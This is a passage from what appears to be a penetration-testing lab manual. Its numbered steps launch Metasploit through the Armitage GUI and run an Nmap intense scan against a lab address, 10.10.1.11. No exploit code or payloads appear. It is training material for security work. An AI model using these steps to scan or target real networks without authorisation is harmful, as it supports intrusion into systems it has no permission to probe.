
12. The Start Metasploit? pop-up appears; click Yes.




13. The Progress... pop-up appears. After the loading completes, the Armitage main window appears, as shown in the screenshot.



14. Click on **Hosts** from the **Menu** bar and navigate to **Nmap Scan → Intense Scan** to scan for live hosts in the network.




15. The **Input** pop-up appears. Type a target IP address (here, **10.10.1.11**) and click **OK**.



